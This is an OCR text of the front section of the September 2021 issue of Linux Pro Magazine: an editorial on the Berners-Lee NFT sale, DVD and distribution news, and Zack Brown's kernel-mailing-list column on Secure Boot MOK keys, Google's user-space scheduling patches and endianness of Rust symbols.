Linux Luminary Greg Kroah-Hartman

How to get started with the kernel team

LINUX PRO MAGAZINE

ISSUE 250 – SEPTEMBER 2021

Inside the Kernel

Diving down deep for better performance

Build a Bash Server

Integrity Measurement Architecture: Trace the tracks of intruders

MakerSpace

Control USB Power

maddog Remembers

30 YEARS OF LINUX

LINUX NEW MEDIA
The Pulse of Open Source

A Linux Distribution For Professionals

openSUSE Leap 15.3

Leap is a desirable distribution for IT professionals, entrepreneurs, hobbyists, small businesses and educational practitioners

openSUSE

get.opensuse.org

NON-FUNGIBLE FUN

Dear Reader,

It is always illuminating to witness the mashup that occurs when staid and analytical software development spills out onto the psychedelic landscape of our popular culture. The weirdest news this month was that World Wide Web creator Tim Berners-Lee sold a Non-Fungible Token (NFT) [1] depicting the original web source code at Sotheby's auction house for an unbelievable US$5.4 million [2].

The bidding started at a mere $1,000 – Sir Tim and the auctioneers apparently had no idea what they would get for the item. Then several bidders pushed the price up into the millions until one anonymous buyer with $5.4 million stood alone with a checkbook.

The popular press has added much confusion to this strange tale with their headlines proclaiming "Source code for original web browser sold at Sotheby's." In fact, no one sold the source code in the sense that we talk about it today. Selling the source code means selling the copyright for the code or, at a minimum, selling a license to it – neither of which occurred with the Sotheby's transaction. As Berners-Lee points out, what he really sold was a "picture" of the source code, along with a letter and a little video that is supposed to look like the code getting typed in one line at a time.

The package that Sir Tim sold really had very little to do with programming and was more like a work of art – a selection of web-related mementos arranged in a curated collection. I'm not sure what purpose it has, other than to be rare.

When I first heard about this transaction, I felt some empathy for the naivete of the anonymous buyer (man, did you get taken!). Then, upon later reflection, it occurred to me that $5.4 million has a whole different meaning to a billionaire. If you had $50 billion in the bank (like all 20 of the 20 richest families), you could be making close to $5.4 million *every single day*, and even if you wanted to spend all that money, you'd never be able to do it.

But it isn't really about the money. Throughout history, the rich have used their wealth to surround themselves with beautiful things, such as tapestries and oil paintings, partly because they appreciate the beauty, but also because expensive things are status markers – signs of power and prestige. It really doesn't matter what the object is; all that matters is: *Wow, he's the guy who owns it!*

In our high-velocity techno universe, the highest status of all goes to those who surf the wave of new technology and therefore beckon the rest of us to the dawn of a new beginning. Blockchain-based creations such as non-fungible tokens are a really great way to theatrically embrace the future, if you happen to have $5.4 million to get in the game.

In the end, everybody wins. Tim Berners-Lee gets to liberate some money from Anonymous, who's not going to be able to spend it all, and Sir Tim has already said he will give the money to charity [3]. Anonymous gets to "win" the auction, thus demonstrating that he/she has a visionary grasp of the NFT revolution and, for that matter, has more money than anyone else in the room. The rest of us don't really give up anything, because no license is lost. The web still belongs to all of us just as it did before. And anyway, it isn't like the Mona Lisa or a precious Brandenburg concerto are locked up inside this strong box – just a picture of some Objective-C code and a movie that shows the code getting typed in.

If NFTs catch on and this becomes one of the famous examples that everyone talks about, Anonymous might even turn a tidy profit for this bold and insightful investment. And, as seems equally likely, if the world chases a new rabbit next year and the bottom drops out of the market for NFTs, the buyer will probably still have plenty of money left for another trip to Sotheby's.

Joe Casad,
Editor in Chief

Info

[1] Non-Fungible Token: *https://en.wikipedia.org/wiki/Non-fungible_token*

[2] "Tim Berners-Lee's NFT of World Wide Web Source Code Sold for $5.4M," *The Guardian,* June 30, 2021: *https://www.theguardian.com/technology/2021/jun/30/world-wide-web-nft-sold*

[3] "Tim Berners-Lee Sells NFT of the Source Code for the World Wide Web for $5.4 Million" by Whitney Kimball, *Gizmodo,* June 30, 2021: *https://gizmodo.com/tim-berners-lee-sells-nft-of-the-source-code-for-the-wo-1847206178*

LINUX MAGAZINE
SEPTEMBER 2021

ON THE COVER

30 Interview with Greg Kroah-Hartman
A leading kernel maintainer highlights some exciting developments in Linux.

36 Bash Web Server
Tricks for displaying HTML output at the command line.

50 Integrity Measurement Architecture
Add new depth and clarity to your audit logs.

69 Pi Control of USB Devices
Use your Rasp Pi to monitor, control, and measure USB power.

75 Doghouse – 30th Anniversary of Linux
Maddog remembers talking DEC into funding a plane ticket and hotel room for a 25-year-old university student from Finland.

COVER STORIES

REVIEW

NEWS

IN-DEPTH


Inside the Kernel

The only real way to celebrate the 30th anniversary of Linux is to write about Linux itself – not the agglomeration of software we know as a *Linux distro*, but the real Linux – the beating heart in the center of it all: the Linux kernel.

IN-DEPTH


MakerSpace

LINUXVOICE



AlmaLinux Minimal 8.4 and SystemRescueCD 8.03

Two Terrific Distros on a Double-Sided DVD!



AlmaLinux Minimal 8.4
64-bit

After three decades of Linux, you might think there are no reasons for a new distribution. In the case of AlmaLinux, however, you would be wrong. First released on March 30, 2021, AlmaLinux is intended as a replacement for CentOS, the popular Fedora derivative.

Why a replacement for CentOS was necessary is a complicated story. Essentially, it dates to Red Hat's acquisition of CentOS in 2014. Since the acquisition, the relationship between CentOS and Red Hat Enterprise Linux has been uncertain. The uncertainty reached a climax in January 2021 when Red Hat announced without discussion that development of CentOS would be discontinued by the end of 2021, except for the upstream CentOS Stream. Reactions were partisan, but some concerns were also practical: CentOS is most often installed as a server, and sys admins were abruptly left without an upgrade path. The solution was two forks of CentOS – Rocky Mountain Linux and AlmaLinux.

AlmaLinux quickly formed the AlmaLinux Foundation to ensure ongoing support for its project. A major partner in the foundation is CloudLinux, which is likely to have a major influence on the future development of AlmaLinux. Meanwhile, AlmaLinux has promised to support the newly released AlmaLinux 8.x releases until at least 2029 (the numbering continues on from the CentOS numbering).

If you are curious about how AlmaLinux continues CentOS in other ways, this month's DVD gives you a chance to explore AlmaLinux Minimal 8.4.

SystemRescueCD 8.03
64-bit

As the name implies, SystemRescueCD is not a distribution for daily use. Rather, it is a bootable disk that you can install on a DVD or flash drive for use when troubleshooting or repairing a system. It includes an impressive array of command-line tools, including standard editors, the Midnight Commander file manager, the GParted filesystem, network filesystems such as Samba and NFS, and many more too numerous to list. In addition, its kernel supports numerous filesystems, including ext4, XFS, Btrfs, VFAT, and NTFS.

You will not need SystemRescueCD every day, but you should consider keeping a current copy nearby and checking periodically that it still works. If you run into trouble, you'll be glad you took the time. And one more thing: Because it is a Live system, SystemRescueCD can help you manage Windows machines as well.

Defective discs will be replaced.
Please send an email to subs@linux-magazine.com.

Although this Linux Magazine disc has been tested and is to the best of our knowledge free of malicious software and defects, Linux Magazine cannot be held responsible and is not liable for any disruption, loss, or damage to data and computer systems related to the use of this disc.

HPC is fueling breakthroughs across industries in science and beyond, from academia to commercial enterprises, by harnessing data to unlock insights faster and more accurately than ever before. HPC powers new capabilities in artificial intelligence and machine learning that, combined with modeling and simulation, accelerate discovery in solving our toughest challenges.

Join us in St. Louis to learn how HPC is empowering innovations that were never before possible to improve everyday life across the globe. Register early and save!

Program	Exhibits
14–19 NOVEMBER	15–18 NOVEMBER

The International Conference for High Performance Computing, Networking, Storage, and Analysis

SC21
St. Louis, MO | science & beyond.

Register Today!

sc21.supercomputing.org

Sponsored by: acm sighpc | IEEE COMPUTER SOCIETY TCHPC

NEWS

Updates on technologies, trends, and tools

THIS MONTH'S NEWS

Linux Mint 20.2 Now Available and Better Than Ever

Linux Mint 20.2 (Uma) is now available, and it makes a strong case for the best desktop experience on the market. Although the feature list doesn't include anything that will blow users away at first blush, the performance gains and polish added make this release one of the finest on the market.

One of the most impressive features the developers have pulled off lies in the Cinnamon desktop spin and comes in the form of a Memory Limit option. Users can enable this feature and then set a memory limit. If Cinnamon reaches that limit the desktop will automatically restart (without you losing either session or windows). This will ensure you don't wind up with a desktop that bogs down because of memory leaks or other issues.

Another outstanding addition is the change found in the update notifications. The developers found that users were allowing updates to go unapplied for longer periods of time. Because of this, Linux Mint will now politely nudge users to run their updates. About this new notification feature, the developers said, "This new notification feature was designed to add comfort to the user experience, not remove any, so making sure it was a nice addition and not an annoying distraction was key. The way this is handled in other operating systems such as Windows or Mac for instance was an example Linux Mint did not want to follow."

To learn about all of the additional features and improvements in the Linux Mint 20.2 Cinnamon edition (*https://www.linuxmint.com/rel_uma_cinnamon_whatsnew.php*), check out the official release notes.

Linux Foundation Forming the Open 3D Foundation

This Open 3D Foundation is launching with over 20 corporate members including representatives from Adobe, AWS, Huawei, Niantic, and Red Hat. The goal is simple: To accelerate developer collaboration on 3D engine development for AAA games and high-fidelity simulations.

Right out of the gate, Amazon Web Services is open-sourcing a new version of the Amazon Lumberyard game engine to the new foundation (under the Apache 2.0 license) as the Open 3D Engine (O3DE). This new engine will enable developers and content creators to build exciting 3D experiences and provide support and infrastructure through forums, code repositories, and developer events.

But O3DE will not be limited to developing for games and will include the likes of content authoring tools, animation, physics systems, and asset processing. In fact, creators will be able to work with highly collaborative solutions that can be used with nearly any development environment and build, share, and distribute immersive 3D worlds. Developers will be able to create with C++, LUA, and Python, while animators, technical artists, level designers, and other content creators can work directly with the O3DE's built-in authoring tools.

Chris Aniszczyk, CTO, Linux Foundation, said of this new opportunity, "The new Open 3D Foundation finally gives gaming and engine developers an opportunity to influence the direction of a major AAA class 3D engine that is sustained for the long term by a worldwide open source community." Aniszczyk continued, "Furthermore, other industries such as automotive and healthcare can take advantage of embedding the engine and supporting the advancement of the engine to benefit all."

Nitrux 1.5 Ships with Kernel 5.13

In a race to be first, Nitrux Linux has won the prize as the first Linux distribution to ship with the latest kernel release 5.13. The one caveat to this is that the distribution doesn't default to the newest kernel, but rather the latest Long Term Support (LTS) kernel, which is 5.4.128. Users who want to, after initial installation, upgrade to the 5.13 kernel can do so with the built-in package manager and install the *linux-image-mainline-current* kernel.

Users can also opt to install the Liquorix, XanMod, XanMod CacULE, Libre LTS, or Libre Current kernels.

Nitrux also ships with KDE Plasma 5.22 along with the KDE Gear 21.04.2 and KDE Frameworks 5.83 software suites.

Other additions to the newly released iteration of Nitrux include updated Latte Dock layouts (which includes the new Floating Dock option), Firefox 89.0.2, LibreOffice 7.1.4, Heroic Games 1.7.2, Pacstall 1.4, 10 new wallpapers (that were taken at the 2015 KDE meeting in Randa, Switzerland), and more.

For those interested in trying Nitrux out, the developers have added two virtual appliances to run as a virtual machine. To download an ISO of Nitrux 1.5, point your browser to this official download link: *https://storage.nxos.org/nitrux-release-amd64_2021.06.29.iso*.

Slimbook Executive Laptop Focuses on Display and Power

Slimbook offers several Linux-powered machines for all types of users. Recently, the company released the Slimbook Titan (*https://slimbook.es/en/titan-en*), which was an all-out powerhouse for gamers (including an AMD Ryzen 5000 series CPU and NVidia RTX 30 Series GPU).

The new laptop, the Slimbook Executive (*https://slimbook.es/en/executive-en*), turns its focus on professional users with more than enough power to be productive and a display that should be brilliant enough to stand up against the competition.

The Executive is a 14 inch, 1Kg laptop that includes an Intel Core i7-1165G7 CPU and Iris X 1.30 GHz GPU that can power up to four displays. But the built-in display is pretty special. The Slimbook Executive includes a 14-inch display running at 3K resolutions, a 90Hz refresh rate with a 400 nits max brightness, 99 percent sRGB true color, 16:10 LTPS antiglare, and 89 percent viewing angles. So not only is this display beautiful, it can be viewed in most conditions and from numerous angles.

MORE ONLINE

Linux Magazine
www.linux-magazine.com

ADMIN HPC
http://www.admin-magazine.com/HPC/

Prolog and Epilog Scripts
• Jeff Layton
HPC systems can benefit from administrator-defined prolog and epilog scripts.

Run One Program at any Scale with Legate
• Jeff Layton
Run Python NumPy code on distributed heterogeneous systems without changing a single line of code.

ADMIN Online
http://www.admin-magazine.com/

Finding Your Way Around a GPU-Accelerated Cloud Environment
• Federico Lucifredi
We look at the tools needed to discover, configure, and monitor an accelerated cloud instance, employing the simplest possible tool to get the job done.

Pattern Matching Dispute in Python 3.10
• Veit Schiele
A controversial change is taking place in Python v3.10 known mainly from functional languages: pattern matching.

Advanced MySQL Security Tips (a Complete Guide)
• Usama Rasheed
Security safeguards protect data on MySQL servers.

The Executive also includes all the ports you'll need, including 1 USB-C with video out, 2 x 3 USB 3.0, HDMI 2.0, and a USB-C Thunderbolt 4. You'll also enjoy a card reader and a two-in-one headphone/mic jack.

Battery life should run you up to six to eight hours of real-world work.

Purchase your Slimbook Executive (*https://slimbook.es/en/store/slimbook-executive/executive-compran*), starting at EUR1299 (~$1534) with your choice of Kubuntu, elementary OS, Manjaro, Fedora, Ubuntu, Ubuntu Mate, Linux Mint, or KDE Neon.

KDE Plasma 5.22 Released with Better Stability and Usability Across the Board

The KDE Plasma developers have been incredibly busy this cycle, refactoring code, fixing bugs, and adding new features, all of which come together to bring even more performance to the desktop environment. The developers are so proud of this release (and the work they've achieved) that they created a showcase site (*https://kde.org/announcements/plasma/5/5.22.0/*) to highlight everything found in KDE Plasma 5.22.

The latest release is all about general eye candy and usability. And it shows.

One of the most exciting new features to be found in KDE Plasma is called Adaptive Transparency, which will transition between translucent to opaque, depending on if there are any maximized windows. So when an app window is maximized, the panel will be opaque. If there are no maximized windows, the panel will be translucent. Of course, users can opt out of this feature and make the panel always translucent or always opaque.

Other new features include a speed dial page for the System Settings app, which gives you direct access to your most commonly used settings. The System Tray will now house widgets that are much more consistent in appearance and a completely redesigned digital clock that improves the look of the widget and allows users to configure how the date/time is displayed. Users can also opt to disable offline updates, select audio device profiles from the volume widget, and see all clipboard contents (using the Super+V keyboard shortcut). In addition, KSysGuard has been replaced by the new Plasma System Monitor.

If you're interested in checking out the latest KDE Plasma desktop, it's now available in KDE Neon (*https://neon.kde.org/*).

Linux Kernel 5.13 Released

Linus Torvalds, the creator of Linux, has made the latest kernel available after what was one of the smoothest development processes in recent memory. Torvalds wrote in his weekly "State of the Kernel" post (*http://lkml.iu.edu/hypermail/linux/kernel/2106.3/02627.html*), "So we had quite the calm week since rc7, and I see no reason to delay 5.13." Torvalds continued to say, "if the last week was small and calm, 5.13 overall is actually fairly large. In fact, it's one of the bigger 5.x releases, with over 16k commits (over 17k if you count merges), from over 2k developers."

What can you expect in the 5.13 kernel? Some of the features that saw the most commits include Apple M1 support, early support for Wireless Wide Area Networks, Microsoft's Azure Network Adapter, Advanced Configuration and Power Interface spec for laptops, early work for ARM64 Hyper-V guests, RISC-V enhancements, support for Lenovo's ThinkPad X1 Tablet Thin Keyboard, support added for Apple's Magic Mouse 2, new drivers for Amazon's Luna game controller, support for AMD's Navi GPU, and new virtIO drivers for audio devices and Bluetooth controllers.

Although the 5.13 kernel is now available for downloading (*https://git.kernel.org/torvalds/t/linux-5.13.tar.gz*), you won't find it hitting the repositories for your distributions of choice for some time. For example, Ubuntu most likely won't see the 5.13 kernel appear until the 21.10 daily builds are released.

Zack's Kernel News

Chronicler Zack Brown reports on the latest news, views, dilemmas, and developments within the Linux kernel community. *By Zack Brown*

Trusting Trusted Computing

There's a fundamental conflict between user and vendor in the commercial world. For example, if the vendor had full control over your system, they'd be able to offer streaming video services without the risk of you copying the stream and sharing the file. On the flip side, that level of control would also allow the vendor to control unrelated ways you wanted to use your system.

The Linux development philosophy – and open source philosophy in general – believes the user should have full control over their system. If a "feature" can't be implemented without taking that control away, then according to that philosophy, the feature simply shouldn't be implemented.

Not surprisingly, this is a controversial topic and a source of tension between Linux developers and commercial enterprises, many of whom contribute truly massive amounts of person hours of development to Linux.

The problem is that humanity has already experienced what happens when the vendor controls the user's system. It leads to the same sort of lockouts, poor interoperability, and general loss of configurability that existed before Linux took over the world. Linux was the cure, but the disease is always waiting for its chance to come back.

It's similar to those southern U.S. states that for decades were legally prevented from passing laws disenfranchising minorities. After all that time, they argued that the laws were no longer necessary because we lived in a post-race world where disenfranchisement was a thing of the past. So the laws were repealed, and the states proceeded to pass laws aggressively disenfranchising minorities.

As in that case, we shouldn't let success make us forget what we were protecting ourselves from in the first place.

Lately, Eric Snowberg posted some patches to retain user control over the encryption keys used to keep the kernel secure. As Eric put it, "Currently, pre-boot keys are not trusted within the Linux boundary. Pre-boot keys include UEFI [Unified Extensible Firmware Interface] Secure Boot DB keys and MOKList [Machine Owner Key List] keys. These keys are loaded into the platform keyring and can only be used for kexec. If an end-user wants to use their own key within the Linux trust boundary, they must either compile it into the kernel themselves or use the insert-sys-cert script. Both options present a problem. Many end-users do not want to compile their own kernels. With the insert-sys-cert option, there are missing upstream changes. Also, with the insert-sys-cert option, the end-user must re-sign their kernel again with their own key, and then insert that key into the MOK db. Another problem with insert-sys-cert is that only a single key can be inserted into a compressed kernel."

Eric proposed adding a new MOK variable to the kernel, to let the user use a new MOK keyring containing their own personal security keys. After bootup, the keys would be destroyed, thus remaining completely inaccessible to any hostile attackers.

As Eric explained, "The MOK facility can be used to import keys that you use to sign your own development kernel build, so that it is able to boot with UEFI Secure Boot enabled. Many Linux distributions have implemented UEFI Secure Boot using these keys as well as the ones Secure Boot provides. It allows the end-user a choice, instead of locking them into only being able to use keys their hardware manufacture provided or forcing them to enroll keys through their BIOS."

Eric and Mimi Zohar had a bit of a technical discussion over whether the MOK keyring needed to be destroyed after bootup or if it could be kept around like the other keys. The benefit, Mimi said, was that since the other keys were kept anyway, it would make sense to avoid adding exceptional cases to the code. Exceptional cases are always good places for hostile actors to look for security holes, so the fewer of them, the better.

There was not much debate, but neither was there a roar of acclamation. Security is security, and objections generally come from surprising directions. But at least for now, Eric's patches seem to be moving forward, providing an easier way for users to ensure that they, and not a vendor, have the final say on how to use their system.

As a very favorable sign, Linus Torvalds replied to a later version of the patch with no technical objections, saying simply, "I saw that you said elsewhere that MOK is 'Machine Owner Key', but please let's just have that in the sources and commit messages at least for the original new code cases. Maybe it becomes obvious over time as there is more history to the code, but when you literally introduce a new concept, please spell it out."

New Userspace Load-Balancing Framework

I always love seeing companies release code under open source licenses. Recently, Peter Oskolkov from Google put

out some very early patches for consideration by the Linux kernel developers. Peter said, "'Google Fibers' is a user-space scheduling framework used widely and successfully at Google to improve in-process workload isolation and response latencies. We are working on open-sourcing this framework, and UMCG (User-Managed Concurrency Groups) kernel patches are intended as the foundation of this."

He went on, "Unless the feedback here points to a different approach, my next step is to add timeout handling to sys_umcg_wait/sys_umcg_swap, as this will open up a lot of Google-internal tests that cover most of use/corner cases other than explicit preemption of workers (Google Fibers use cooperative scheduling features only). Then I'll work on issues uncovered by those tests. Then I'll address preemption and tracing."

Jonathan Corbet remarked, "I have to ask … is there *any* documentation out there on what this is and how people are supposed to use it? Shockingly, typing 'Google fibers' into Google leads to a less than fully joyful outcome …. This won't be easy for anybody to review if they have to start by reverse-engineering what it's supposed to do."

Peter gave a link to a video (*https://www.youtube.com/watch?v=KXuZi9aeGTw*) and a PDF, adding that on the kernel mailing list, external links were generally discouraged, so he hadn't wanted to violate the standard. However, Randy Dunlap replied, "for links to email, we prefer to use lore.kernel.org archives. Are links to other sites discouraged? If so, that's news to me."

Peter Zijlstra replied:

"Discouraged in so far as that when an email solely references external resources and doesn't bother to summarize or otherwise recap the contents in the email proper, I'll ignore the whole thing.

"Basically, if I have to click a link to figure out basic information of a patch series, the whole thing is a fail and goes into the bit bucket.

"That said, I have no objection against having links, as long as they're not used to convey the primary information that _should_ be in the cover letter and/or changelogs."

Meanwhile, Jonathan pointed out that Peter O.'s video was from 2013, and "the syscall API appears to have evolved considerably since then." He went on, "This is a big change to the kernel's system-call API; I don't think that there can be a proper discussion of that without a description of what you're trying to do."

Peter O. said he'd put together some documentation and submit it with the next patch set. And he added that there were some documentation comments in the code itself. To this, Jonathan suggested, "A good overall description would be nice, perhaps for the userspace-api book. But *somebody* is also going to have to write real man pages for all these system calls; if you provided those, the result should be a good description of how you expect this subsystem to work."

Peter O. wrote up some documentation and posted it to the list – adding that it might be a bit early for full man pages, as he expected the API to change significantly before the whole thing went into the kernel.

In his documentation file, Peter O. said that UMCG "lets user space application developers implement in-process user space schedulers."

The document pointed out that the Linux kernel default scheduler was good for general purpose load-balancing, while Google's approach allowed certain processes to be considered more "urgent" than others. Peter O. said in the document:

"For example, a single DBMS process may receive tens of thousands [of] requests per second; some of these requests may have strong response latency requirements as they serve live user requests (e.g., login authentication); some of these requests may not care much about latency but must be served within a certain time period (e.g., an hourly aggregate usage report); some of these requests are to be served only on a best-effort basis and can be NACKed under high load (e.g., an exploratory research/hypothesis testing workload).

"Beyond different work item latency/throughput requirements as outlined above, the DBMS may need to provide certain guarantees to different users; for example, user A may 'reserve' 1 CPU for their high-priority/low latency requests, 2 CPUs for mid-level throughput workloads, and be allowed to send as many best-effort requests as possible, which may or may not be served, depending on the DBMS load. Besides, the best-effort work, started when the load was low, may need to be delayed if suddenly a large amount of higher-priority work arrives. With hundreds or thousands of users like this, it is very difficult to guarantee the application's responsiveness using standard Linux tools while maintaining high CPU utilization.

"Gaming is another use case: Some in-process work must be completed before a certain deadline dictated by [the] frame rendering schedule, while other work items can be delayed; some work may need to be cancelled/discarded because the deadline has passed; etc."

Aside from this, Peter O. said in the document, there could be security benefits as well. For example, "Fast, synchronous on-CPU context switching can also be used for fast IPC (cross-process). For example, a typical security wrapper intercepts syscalls of an untrusted process, consults with external (out-of-process) 'syscall firewall', and then delivers the allow/deny decision back (or the remote process actually proxies the syscall execution on behalf of the monitored process). This roundtrip is usually relatively slow, consuming at least 5-10 usec, as it involves waking a task on a remote CPU. A fast on-CPU context switch not only helps with the wakeup latency but also has beneficial cache locality properties."

Jonathan liked the document and did reiterate his desire for real API documentation for the system calls. As he put it, "it will really be necessary to document the system calls as well. *That* is the part that the kernel community will have to support forever if this is merged."

Peter Z. found the documentation less useful and complained to Peter O, "You present an API without explaining, *at*all*, how it's supposed to be used, and I can't seem to figure it out from the implementation either."

He went on:

"I'm confused by the proposed implementation. I thought the whole point was to let UMCG tasks block in kernel, at which point we'd change their state to BLOCKED and have userspace select another task to run. Such BLOCKED tasks would then also be captured before they return to userspace, i.e., the whole admission scheduler thing.

I don't see any of that in these patches. So what are they actually implementing? I can't find enough clues to tell."

He had many more technical comments about Peter O.'s patches, all negative. However, Peter O. replied, "Finally, a high-level review – thanks a lot, Peter!"

It was starting to become clear to Peter O., from Peter Z.'s and others' reactions, that UMCG's overall approach, "is not resonating with kernel developers/maintainers – you are the third person asking why there is no looping in sys_umcg_wait, despite the fact that I explicitly mentioned pushing it out to the userspace."

Peter O. tried to explain the main approach. Primarily, he said, the new system calls were not intended to do all the work – they were only supposed to handle the in-kernel requirements. Then, for things that were easier to handle in user space, the system calls would just kick the problem out to be handled at that layer. This made sense to him, because things overall would be simpler and clearer. But he did acknowledge that this would leave the new system calls "logically incomplete." He asked if this would be permissible, or if system calls were expected to handle everything rigorously themselves.

This was a relatively new idea for Peter Z., who replied that intuitively, he felt rigorous system calls would be the way to go.

Peter Z. and Peter O. went on to discuss many more implementation details, which seemed to give Peter O. a lot of inspiration for the next patch set.

At one point, Thierry Delisle joined the technical discussion, saying, "I am one of the main developers on the Cforall programming language (*https://cforall.uwaterloo.ca*), which implements its own M:N user-threading runtime. I want to state that this RFC is an interesting feature, which we would be able to take advantage of immediately, assuming performance and flexibility closely match state-of-the-art implementations."

The discussion is ongoing. To me, it seems like this would be a very useful feature to get into the kernel in one form or another. A large portion of Google's product infrastructure certainly involves massively distributed software running on millions of globally distributed, relatively low-end hardware systems. Here they are open sourcing some of the keys to that scale of clustering. It's possible that their implementation has problems, but I would bet that eventually this patch set, or something similar, will go into the kernel.

Ending Big Endian

The Linux kernel is not exclusively written in the C language. There are other languages, including Rust – a C-like language that's been getting a lot of attention, not least because Linus Torvalds has accepted it into the kernel. But I'm not here to talk about that; I'm here to talk about a tiny related detail that came up recently on the mailing list.

Miguel Ojeda submitted some patches recently to deal with the large size of Rust symbols in the kernel code. Symbols are names that correspond to memory locations. Linux uses a symbol table so that the kernel can refer to memory locations that may be changing by reference to a consistent symbol name. It's not a Rust thing; it's a standard part of Linux. However, with Rust, these symbols were getting a bit long, and Miguel wanted to make sure each symbol name had enough space.

Most symbol names, Miguel said, had no trouble fitting into a single byte, though some needed two. But increasing symbol length to two bytes for all symbols would be a big waste of space, kernel-wide. Miguel wanted to finagle it a little.

His idea was to distinguish between regular-sized symbols and "big" symbols. His patch accomplished this by testing the length of the symbol at certain points in the kernel code. If the kernel reported the length as zero, that would mean the symbol was actually "big" and would use two bytes.

That's standard magic. Of course the length isn't really zero; it's just a pathological case that Miguel could make use of by assigning a meaning to it. As long as such weirdness is documented in the code, the top kernel developers will often approve. In fact, it's fairly normal.

However, Linus noticed that the two byte "big" symbols were in "big endian" order in Miguel's patch. Whenever you have a multi-byte piece of data, the order of bytes is considered "big endian" if the most significant byte occupies the lowest-numbered memory address, and "little endian" if the most significant byte occupies the highest-numbered memory address. Endianness is just a convention; it doesn't do anything special. But whichever endianness you've got, your code has to handle it.

Linus, on seeing this, said:

"Why is this in big-endian order?

"Let's just try to kill big-endian [BE] data, it's disgusting and should just die already.

"BE is practically dead anyway, we shouldn't add new cases. Networking has legacy reasons from the bad old days when byte order wars were still a thing, but those days are gone."

When I said above that endianness was just a convention, it was true, but there are details. For example, CPUs have their endianness hard-coded, and each CPU's endianness choices must be accommodated by the operating system. Also, as Linus pointed out, networking protocols have got some endianness standards that are hard to shake.

But in general, from a computational standpoint, little endian is more efficient to handle. Certain operations, such as casting a piece of data from one size to another, are a simple matter of ignoring the extra, while in big endian the system has to do some calculation to produce the desired cast.

In this particular case, Miguel had no stake in the endianness debate and agreed to switch his patch to use little endian. In fact, the developers ultimately went with a hybrid solution from Matthew Wilcox that was more little endian-ish than big endian-ish and also packed more storage into a smaller space. So Linus preferred it over straight little endian.

To me, those details are fun because they show how much fuss and bother the developers take – especially Linus – to make the kernel code as clean and sweet as possible. Sure, there are some ungodly messes in there and will be for the foreseeable future. But the developers really care about smoothing things out as much as possible. It's unusual in a world where a lot of software projects are just pure spaghetti. ■■■

Author


The Linux kernel mailing list comprises the core of Linux development activities. Traffic volumes are immense, often reaching 10,000 messages in a week, and keeping up to date with the entire scope of development is a virtually impossible task for one person. One of the few brave souls to take on this task is **Zack Brown**.

This month we celebrate the steady and powerful Linux kernel

Kernel Talk

We celebrate 30 years of Linux with a special issue that takes you inside the kernel and shows you how to take your first steps with the kernel community.

By Joe Casad



Birthdays are always important, and birthdays that end in zero are especially significant. 30 years of Linux? Seriously? I guess we always knew that Linux was cool, but those of us who were around the water cooler in the early 90s when the first mentions of a new free operating system began to trickle out to Usenet groups never would have guessed that Linux would ever get as big as it is today, running on web servers and washing machines, desktops, cell phones, Mars rovers, and supercomputers around the world.

